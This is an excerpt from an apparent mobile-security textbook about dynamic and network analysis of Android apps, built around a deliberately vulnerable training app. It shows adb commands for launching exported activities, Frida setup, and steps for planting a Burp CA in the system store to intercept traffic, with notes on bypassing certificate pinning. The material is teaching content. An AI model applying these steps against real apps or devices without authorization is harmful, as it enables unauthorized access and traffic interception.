One of the most common misconfigurations in mobile apps is a misconfigured activity, service, or receiver. These can often be identified in the `AndroidManifest.xml` with the flag **android:exported**="**true**". If this is found, you can start and bypass controls starting or manipulating it via adb. One example of this in the Habit Helper app would be to start the secret menu using the following command:

adb shell am start com.securitymagick.habithelper.SecretMenuActivity

This is shown below:



```
PS C:\Users\NTISNS01\AppData\Local\Android\sdk\platform-tools> .\adb.exe shell am start com.securitymagick.habithelper.SecretMenuActivity

Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] pkg=com.securitymagick.habithelper.SecretMenuActivity
Error: Activity not started, unable to resolve Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] flg=0x10000000
pkg=com.securitymagick.habithelper.SecretMenuActivity }
```

***Figure 16.15**: Start an activity with adb*

In this case, it does not start, as this activity was not exported. However, this extraneous functionality can be accessed manually using the clues in the source code found in *Chapter 15, Static Analysis of Java Android Applications*, as shown in the following figure:



Sign in
HYH Habit Helper
Username
Bob
Password
SIGN IN
Habit Helper
HYH Habit Helper
Bob's Secret Menu
webserver
score server
local device webserver

***Figure 16.16**: Access secret menu*

Security misconfigurations are common in mobile apps due to time constraints, lack of awareness, or human development errors. Detecting security misconfigurations is relatively easy through manual code review, security testing, or automated scanning tools. Misconfigurations can have significant technical impacts, such as unauthorized access to sensitive data, account hijacking or impersonation, data breaches, and compromise of backend systems. They can also have severe business impacts, such as financial loss, data loss or theft, downtime and disruption, and damage to brand reputation. Mobile apps should be appropriately configured to follow security best practices to avoid security misconfigurations. This includes:

- Reviewing default settings
- Using secure communication channels

- Implementing strong access controls
- Applying necessary security updates and patches
- Properly storing sensitive data
- Configuring file provider path settings

Organizations should also conduct regular security testing and vulnerability assessments to ensure that their mobile apps are secure and free from vulnerabilities. By following these best practices, organizations can reduce the risk of security misconfigurations and protect their mobile apps from potential threats and attacks.

Insecure data storage

Mobile applications with insecure data storage can be vulnerable to various threat agents who aim to exploit vulnerabilities and gain unauthorized access to sensitive information. These threat agents may include malicious insiders within the organization, cybercriminals seeking financial gain, state-sponsored actors conducting cyber espionage, activists, and industrial spies seeking a competitive advantage. Attack vectors can include unauthorized access to the device's file system, intercepting data transmissions, and using malware or malicious applications installed on the device.

Testing for this generally includes checking the shared preferences and local SQLite databases. SQLite is an open-source, lightweight embedded database that is stored in a single file and does not require any installation. For example, let us look at how local SQLite databases can be accessed and queried. You can access the local databases using SQLite3, found in **`../Android/SDK/platform-tools/`**. Use the **`adb pull`** command to copy the database locally for querying. The databases are located on the mobile device **`at/data/data/<package>/<databaseName>.db`**.

Some base commands are **`.help`**, **`.tables`**, and **`.dump <tableName>`**. Note that each of those commands starts with a period.

Mobile applications that store data insecurely can have serious consequences. These include data breaches, unauthorized access to user accounts, tampering, and damage to the organization's reputation and trust. Therefore, mobile application developers and organizations must implement strong encryption, secure storage measures, and strict access controls to reduce these risks. To protect sensitive data, it is recommended to use encrypted shared preferences and the keystore. These measures can help prevent unauthorized access to application resources and ensure user data remains safe and secure.

Insufficient cryptography

Mobile applications that use insecure cryptography are vulnerable to attacks compromising sensitive information's confidentiality, integrity, and authenticity. This vulnerability can be exploited by various threat agents, including attackers who target cryptographic algorithms or implementations, malicious insiders, state-sponsored actors, cybercriminals, and attackers who leverage vulnerabilities in cryptographic protocols or libraries. This category does not apply when sensitive data that should be encrypted is not or anything related to network communication, which are both covered in other categories. This category is for when cryptography was attempted but done incorrectly or insecurely. Insecure cryptography in a mobile application can lead to data breaches, unauthorized access to user accounts, compromised confidentiality, or the ability to forge or tamper with data. It can severely impact businesses, causing loss of customer trust, reputational damage, loss of intellectual property, financial losses, and non-compliance with regulations.

To mitigate the risk of insufficient cryptography, mobile applications should adopt strong and modern hash functions and cryptographic algorithms and follow the best encryption and key management practices to ensure data integrity and confidentiality. Regular security audits and updates are also crucial to maintain the highest level of protection against potential threats. Businesses must prioritize the security of their mobile applications to prevent unauthorized access to sensitive data and potential financial and reputational damage.

Dynamic analysis

Dynamic analysis examines and evaluates a program's behavior during runtime or execution. Unlike static analysis, which scrutinizes the code without executing it, dynamic analysis involves assessing the application's real-time interactions, responses, and performance. Examples of dynamic analysis include runtime debugging, memory modification, and penetration testing, all aimed at uncovering vulnerabilities, optimizing performance, and ensuring the robustness of the software during its active execution. The following subsections will look at how to do manual dynamic analysis and how to use two tools to help with dynamic analysis.

Manual dynamic analysis

Manual dynamic analysis is done by a person as opposed to a tool. Some ways to perform dynamic analysis manually have already been discussed. These are as follows:


- Using adb to view or modify shared preferences.
- Repackaging the apk file to include an attack.
- Reading confidential information from log files.
- Bypassing authentication/authorization by manually starting a misconfigured activity.
- Bypassing authentication/authorization by sending maliciously crafted data to a vulnerable receiver.
- Query/update local SQLite databases on the mobile device.
- Attacking cryptography done wrong, i.e. crypto key is stored, or encryption is done clientside.
- Other attacks, such as injection, authorization, and authentication attacks, were covered in the web application parts of this book.

This is by no means the only way to manually perform dynamic analysis. Continue learning and practicing with resources mentioned in the conclusion of *Chapter 17: Network Analysis of Java Android Applications*.

MobSF

As we saw in *Chapter 15: Static Analysis of Java Android Applications*, the Mobile Security Framework is an open-source, free tool that provides static and dynamic analysis for Android and iOS applications. Please refer *Chapter 15* for details on downloading and setting up this tool.

In addition to the setup required for static analysis, the dynamic analyzer has to be set up with an emulater or VM on which to run the application. This can be an Android emulator, such as we have been using in this chapter, or a Genymotion VM. You may need to set the `ANALYZER_IDENTIFIER` in `~/.MobSF/config.py` or via the environment variable **MOBSF_ANALYZER_IDENTIFIER**. Then, start the dynamic analysis by clicking **Start Dynamic Analysis**, as shown in the following figure:



APP	FILE NAME	PACKAGE	ACTION
Habit Helper - 1.0	app-dvhh.apk	com.securitymagick.habithelper	Start Dynamic Analysis Start Dynamic Analysis (without Re-install) View Report

Figure 16.17: MobSF starts dynamic analysis

Then, the dynamic analysis will open, and several options will be in the top menu, as seen in *Figure 16.18*:




Figure 16.18: MobSF Dynamic Analysis menu

You can click on the options and perform many of the same attacks discussed earlier in an automated fashion.

Frida

Frida is an open-source runtime instrumentation framework that allows users to inject JavaScript code into processes on various platforms like Windows, Linux, macOS, native Android, and iOS apps. It offers powerful APIs that provide extensive functionality, making debugging, instrumenting, or manipulating applications easier. Frida can be injected into a process by running the Frida server on the device, and it can also be embedded as a shared library into a mobile app.

Frida provides two modes of operation—injected and embedded. The framework offers several powerful features, such as hooking, inspecting, instrumenting, and manipulating functions of an app. Additionally, it allows users to attach to an existing app using its PID or application identifier (Frida-ps) or spawn a new process using the CLI argument. Frida also provides a Frida CLI and Frida scripts that can be used to write scripts in JS or wrapped with Python and injected directly into the process. The `.overload()` function is commonly used when hooking functions with multiple implementations.

Some common Java APIS used in Frida are:

- **Java. Perform (fn)**: Ensure the current thread is attached to the Java VM.
- **Java. Use (className)**: Dynamically get a JavaScript wrapper for `className` that you can instantiate objects from by calling `$new()`.
- **console.log('Script executed')**: JavaScript function to print a message on the console.
- **setTimeout(func, delay[, ...parameters])**: Delay function call.
- **Memory.scan(address, size, pattern, callbacks)**: Scan memory for patterns.

Let us walkthrough the Frida install. Frida must be installed on your test machine and the Android Device or Emulator. Frida is a Python application, so to install Frida on your test machine, use pip to install Frida-tools.

Then, verify that the Frida install worked by running the command:

frida-ps

If it returns a list of processes, then it is functioning.

Follow these instructions to install Frida on Android:

1. Download the Frida server for your Android platform. You can download the Frida servers from their release page (**https://github.com/frida/frida/releases**).
2. Once you have downloaded the Frida server zip file, unzip it and rename the filename to **frida-sever**.
3. Copy the Frida-server file into the Android phone's tmp directory and change the permissions.

   adb push frida-server /data/local/tmp/


   adb shell "chmod 755 /data/local/tmp/frida-server"
4. Then, start the server.

adb shell "/data/local/tmp/frida-server &"

5. Verify the installation is working by running `frida-ps`. You should see a list of processes running on the Android Emulator.
6. If it does not work, forward the default Frida port 27042 from your Android device to your test machine.

   adb forward tcp:27042 tcp:27042

After installing, we can check the command line help, which is shown in the following figure:



```
usage: frida [options] target

positional arguments:
  args                  extra arguments and/or target

options:
  -h, --help            show this help message and exit
  -D ID, --device ID    connect to device with the given ID
  -U, --usb             connect to USB device
  -R, --remote          connect to remote frida-server
  -H HOST, --host HOST  connect to remote frida-server on HOST
  --certificate CERTIFICATE
                        speak TLS with HOST, expecting CERTIFICATE
  --origin ORIGIN       connect to remote server with "Origin" header set to ORIGIN
  --token TOKEN         authenticate with HOST using TOKEN
  --keepalive-interval INTERVAL
                        set keepalive interval in seconds, or 0 to disable (defaults to -1 to auto-select based on transport)
  --p2p                 establish a peer-to-peer connection with target
  --stun-server ADDRESS
                        set STUN server ADDRESS to use with --p2p
  --relay address,username,password,turn-{udp,tcp,tls}
                        add relay to use with --p2p
  -f TARGET, --file TARGET
                        spawn FILE
  -F, --attach-frontmost
                        attach to frontmost application
  -n NAME, --attach-name NAME
                        attach to NAME
  -N IDENTIFIER, --attach-identifier IDENTIFIER
                        attach to IDENTIFIER
  -p PID, --attach-pid PID
                        attach to PID
  -W PATTERN, --await PATTERN
                        await spawn matching PATTERN
  --stdio {inherit,pipe}
                        stdio behavior when spawning (defaults to "inherit")
  --aux option          set aux option when spawning, such as "uid=(int)42" (supported types are: string, bool, int)
  --realm {native,emulated}
                        realm to attach in
  --runtime {qjs,v8}    script runtime to use
  --debug               enable the Node.js compatible script debugger
  --squelch-crash       if enabled, will not dump crash report to console
  -O FILE, --options-file FILE
                        text file containing additional command line options
  --version             show program's version number and exit
  -l SCRIPT, --load SCRIPT
                        load SCRIPT
  -P PARAMETERS_JSON, --parameters PARAMETERS_JSON
                        parameters as JSON, same as Gadget
  -C USER_CMODULE, --cmodule USER_CMODULE
```

Figure 16.19: Frida help

To run Frida, the command is:

Frida -n package -l fridatest.js

Where `-n` specifies the name to attach to, and the `-l` is the javascript to attach. Use `-U` to connect to a USB device.

Frida has many prewritten scripts that you can use as is. Many penetration testers have shared their scripts at https://codeshare.frida.re/. We can even run a script from codeshare without downloading it with the command:

Frida -n package --codeshare scriptName

It is also relatively easy to figure out how to write custom scripts.

Please continue learning about Frida at: **https://frida.re/docs/javascript-api/**. An example of using a prewritten script to bypass certificate pinning is in *Chapter 17: Network Analysis of Java Android Applications*.

Conclusion

In this chapter, you have gained valuable knowledge about the dynamic analysis of Java Android applications. You have learned how to set up Android emulators, use the Android Debug Bridge, and understand the OWASP Mobile Top 10 to navigate the dynamic landscape of mobile security. Through hands-on experience and step-by-step walkthroughs for manual exploitation, you have gained a deeper understanding of the vulnerabilities that may exist within Android applications. You have also been introduced to MobSF and Frida, which can be used for automated dynamic analysis and efficiently detecting and mitigating security risks. With these skills, you are now better equipped to enhance the security of Android applications. The next chapter will teach us about the Android Network attack surface and API testing.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

Chapter 17

Network Analysis of Java Android Applications

Introduction

Understanding how an application communicates with its backend is essential in mobile application security. This chapter focuses on mobile application network analysis, particularly Android applications developed in Java. Through a comprehensive exploration, we will guide you through essential techniques such as proxying network traffic from an Android emulator, discovering API endpoints, conducting API endpoint testing, and overcoming the challenges of certificate pinning. This hands-on journey will equip you with the skills to intercept and analyze network traffic, identify API endpoints, and navigate the complexities of testing mobile APIs. By the end of this chapter, you will know how to enhance the security of mobile applications through practical network analysis and testing methodologies.

Structure

This chapter will discuss network analysis of Android applications written in Java and mobile API testing. We will discuss:

- Proxying network traffic on an Android device
- Finding API endpoints
- API testing
- Securing APIs
- Bypassing Certificate Pinning

There will be step-by-step walkthroughs of setting up your network proxy, help for common issues, and several API testing examples.


Objectives

By the end of this chapter, you will understand how to use Burp Suite with an Android emulator to proxy network traffic. You will learn several methods to find endpoints to test. We will discuss the basic guidelines of API endpoint testing and how they differ from web applications. You will also understand certificate pinning and ways to bypass it.

Proxying network traffic on an Android device

This section will explain how to set up a proxy on the network for an Android Emulator or rooted device. It is important to note that security standards are subject to frequent changes within Android applications, and as such, these steps may change accordingly. This walk-through demonstrates the steps to set up proxying on an Android Emulator running API 25:

1. Start up an Android emulator or rooted Android device. We should start our emulator permissively using the following command:
   ```
   .\emulator.exe -avd Pixel_4_XL_API_25 -selinux permissive -writable-system
   ```
2. Set up a Burp Suite proxy to listen to all interfaces. From the **Proxy** tab, select the **Option** subtab, then select your listener and click the **Edit** button. Then select all interfaces as shown in the following figure:


Edit proxy listener
Binding
Request handling
Certificate
TLS Protocols
HTTP
OK
Cancel


These settings control how Burp binds the proxy listener.

Bind to port: 8080

Bind to address: ○ Loopback only
● All interfaces
○ Specific address: 10.242.41.97

Figure 17.1: Setting Burp Proxy to all interfaces

3. In our Android emulator's network settings, add a proxy pointing to Burp Suite, which is shown as follows:



AndroidWifi

Detect automatically

Proxy

Manual

The HTTP proxy is used by the browser but may not be used by the other apps.

Proxy hostname

192.168.1.11

Proxy port


8080

Bypass proxy for

***Figure 17.2**: Setting up Proxy on Emulator*

4. Download the certificate from Burp Suite. First, go to the options tab of the proxy tool, and click on the **Import/Export**

CA certificate. A new window will pop up. Select from the export list **Certificate in DER format** and then click the **Next** button. The next window allows you to choose a download location. After clicking **Next**, the certificate will be downloaded. This is illustrated in the subsequent figure:


Burp
Project
Intruder
Repeater
Window
Help
Burp Suite Professiona...
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Comparer
Logger
Extender
Project options
User options
Deserialization Scanner
Autorize
Intercept
HTTP history
WebSockets history
Options
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Import / export CA certificate
Regenerate CA certificate
CA Certificate
Cancel
Next
Back
Select file ...

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need

☑ 127.0.0.1:8080 Per

Each installation of Burp icate that Proxy listeners can use when ne
tools or another installatio

Click here to download the certificate.

You can export your certificate and key for use in other tools, or in another installation of Burp. You can import a certificate and key to use in this installation of Burp. Note that you can also export the current certificate by visiting http://burpsuite/cert in your browser.

This window will pop up. Then select the DER format.

Export

● Certificate in DER format
○ Private key in DER format
○ Certificate and private key in PKCS#12 keystore

Import

○ Certificate and private key in DER format
○ Certificate and private key from PKCS#12 keystore

Click here to continue

Choose a file to export the CA certificate.

D:\cer.der

Choose certificate location

Click next to download

***Figure 17.3**: Saving Burp Suite certificate*

5. Use openssl to change the certificate to **`.pem`** filetype and rename to follow the Android naming conventions:

```
openssl x509 -inform DER -in cacert.Der -out cacert.pem
openssl x509 -inform PEM -subject_hash_old -in cacert.pem | head -1
mv cacert.pem <hash>.0
```

6. Using `adb`, restart the `adb` instance as root. Push file to SD card for installation:

```
./adb root
./adb push <file> /sdcard
```

7. Use `adb` to start a root shell, and copy the file from `sd` card to `/system/etc/security/cacerts`:

```
./adb disable-verity
./adb remount
./adb shell
mv /sd.card/<file>/system/etc/security/cacerts
```

8. Reboot the emulator.

When the emulator restarts, Burp Suite should capture all application network traffic. If the network traffic is not being captured, check that you followed the steps and check for any security changes that may affect your results. If you cannot find any issues, your application may use certificate pinning or a different protocol that is not HTTP. Certificate pinning can be bypassed but adds an extra layer of complexity. Techniques for bypassing certificate pinning are presented in a later section entitled *Bypassing Certificate Pinning*. If you suspect the application is using a different protocol to send data, then you will need to look for clues as to what protocol is being used. Static analysis of the source code covered in *Chapter 15*, *Static Analysis of Java Android Applications,* would be a good place to find this information. After identifying the protocol, you will have to search for tools and methods to intercept this traffic.

API testing


Different types of APIs or web services are commonly used in the industry. The two protocols that will be discussed in depth are **Simple Object Access Protocol** (**SOAP**) and **Representational State Transfer** (**REST**). **SOAP** messaging protocol uses **Extensible Markup Language** (XML) and is considered more robust than older XML-based protocols. On the other hand, **REST** is more of a principle than a protocol. Generally, it uses HTTP verbs and meaningful URLs. Data is often, but not always, passed in **JavaScript Object Notation** (**JSON**). Most companies use REST for new services but may maintain SOAP services. There are two other protocols that might be encountered in specialized applications. Both use a **Remote Procedure Call** (**RPC**) and send different data formats over HTTP. These are JSON-RPC and XML-RPC. As can be inferred from their names, JSON-RPC protocol uses a RPC to send JSON objects over HTTP, and XML-RPC likewise uses a RPC to send XML over HTML.

API endpoints in scope for testing are often provided in a file. When they are not, we need to use other techniques to find them, which will be discussed in the following subsection.

Finding API endpoints

There are several strategies to locate API endpoints for testing.

One method to find API endpoints is to examine the application's source code is discussed in *Chapter 15*, *Static Analysis of Java Android Applications*. The source code might contain helpful information about API endpoints and their requests. The following figure illustrates the source code displayed in JD-GUI, including comments showing how to extract API endpoints, parameters, and usage.



ResistActivity.class
Get base API path
Append the username
Use Get HTTP Verb to call the URL
On success, we should get the score back from call
A JSON object of the username and incremented score is created and passed to updateScore
Here the same base API path is used, and the JSON Object created is sent using a PUT HTTP verb.

```java
public void resist()
{
  String str = getSharedPreferences("HH_SERVER_PREFS", 0).getString("HH_SCORE_SERVICE", "http://ntisl091:8080/rest/provider/");
  Object localObject = new StringBuilder();
  ((StringBuilder)localObject).append(str);
  ((StringBuilder)localObject).append(this.username);
  localObject = ((StringBuilder)localObject).toString();
  new AsyncHttpClient().get((String)localObject, new TextHttpResponseHandler()
  {
    public void onFailure(int paramAnonymousInt, Header[] paramAnonymousArrayOfHeader, String paramAnonymousString, Throwable paramAnonymousThrowable)
    {
      paramAnonymousArrayOfHeader = new StringBuilder();
      paramAnonymousArrayOfHeader.append("Error response=");
      paramAnonymousArrayOfHeader.append(paramAnonymousString);
      Log.e("AsyncHttpClient", paramAnonymousArrayOfHeader.toString());
    }

    public void onSuccess(int paramAnonymousInt, Header[] paramAnonymousArrayOfHeader, String paramAnonymousString)
    {
      paramAnonymousArrayOfHeader = Integer.valueOf(0);
      try
      {
        if (!paramAnonymousString.isEmpty())
        {
          paramAnonymousArrayOfHeader = new org/json/JSONObject;
          paramAnonymousArrayOfHeader.<init>(paramAnonymousString);
          paramAnonymousArrayOfHeader = Integer.valueOf(paramAnonymousArrayOfHeader.getInt("score"));
        }
        paramAnonymousString = new org/json/JSONObject;
        paramAnonymousString.<init>();
        paramAnonymousString.put("userName", ResistActivity.this.username);
        paramAnonymousString.put("score", paramAnonymousArrayOfHeader.intValue() + 1);
        ResistActivity.this.updateScore(paramAnonymousString);
      }
      catch (JSONException paramAnonymousArrayOfHeader)
      {
        paramAnonymousString = new StringBuilder();
        paramAnonymousString.append("JSONException=");
        paramAnonymousString.append(paramAnonymousArrayOfHeader.getMessage());
        Log.e("AsyncHttpCLient", paramAnonymousString.toString());
      }
    }
  });
}

public void updateScore(JSONObject paramJSONObject)
{
  String str = getSharedPreferences("HH_SERVER_PREFS", 0).getString("HH_SCORE_SERVICE", "http://ntisl091:8080/rest/provider/");
  new AsyncHttpClient().put(this, str, new MyHttpEntity(paramJSONObject.toString()), "application/json", new TextHttpResponseHandler()
  {
    public void onFailure(int paramAnonymousInt, Header[] paramAnonymousArrayOfHeader, String paramAnonymousString, Throwable paramAnonymousThrowable)
```

Figure 17.4: *Decompiled source code shows two API endpoints*

The above figure shows the reversed code making REST API requests. Two API endpoints are discovered. The first API endpoint gets a user's score and sends a GET request to the endpoint: **http://ntisl091:8080/rest/provider/{username}**. The second API endpoint sends a JSON object composed of a username and score through a PUT request to the endpoint: **http://ntisl091:8080/rest/provider/**. The base API endpoint in both cases could have been overwritten by an entry in the shared preference file, so that should be checked for completeness.

Another approach to locating endpoints is using Android Studio Debugger is covered in *Chapter 16*, *Dynamic Analysis of Java Android Applications*. The debugger can provide information about endpoint calls and responses. Following is an example where the API logs endpoint calls, revealing information to the tester:



```
eglMakeCurrent: 0xa85ab1c0: ver 3 1 (tinfo 0xa7b7e1f0)
